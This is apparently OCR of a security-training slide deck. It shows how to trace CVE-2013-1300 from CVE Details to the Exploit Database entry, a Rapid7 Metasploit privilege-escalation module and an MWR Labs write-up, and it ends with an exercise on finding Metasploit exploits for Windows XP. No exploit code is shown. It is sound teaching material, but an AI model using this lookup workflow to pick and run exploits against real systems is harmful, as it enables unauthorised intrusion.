
CVE Details



Reference to the Exploit Database

http://www.cvedetails.com/cve/CVE-2013-1300/

Exploit Database




On the Exploit Database we can view the public exploit.

https://www.exploit-db.com/exploits/33213/

Exploit Database

https://www.exploit-db.com/exploits/33213/


CVE Details



Back on the CVE Details website there is also a link to Metasploit exploit


http://www.cvedetails.com/cve/CVE-2013-1300/

RAPID7




https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei

RAPID7



https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei


MWR Labs Reference



One of the referenced websites for getting background information on how the exploit works.

https://labs.mwrinfosecurity.com/blog/mwr-labs-pwn2own-2013-write-up-kernel-exploit/

RAPID7



https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei

Activity

Use CVE Details to find Metasploit exploits for Windows XP

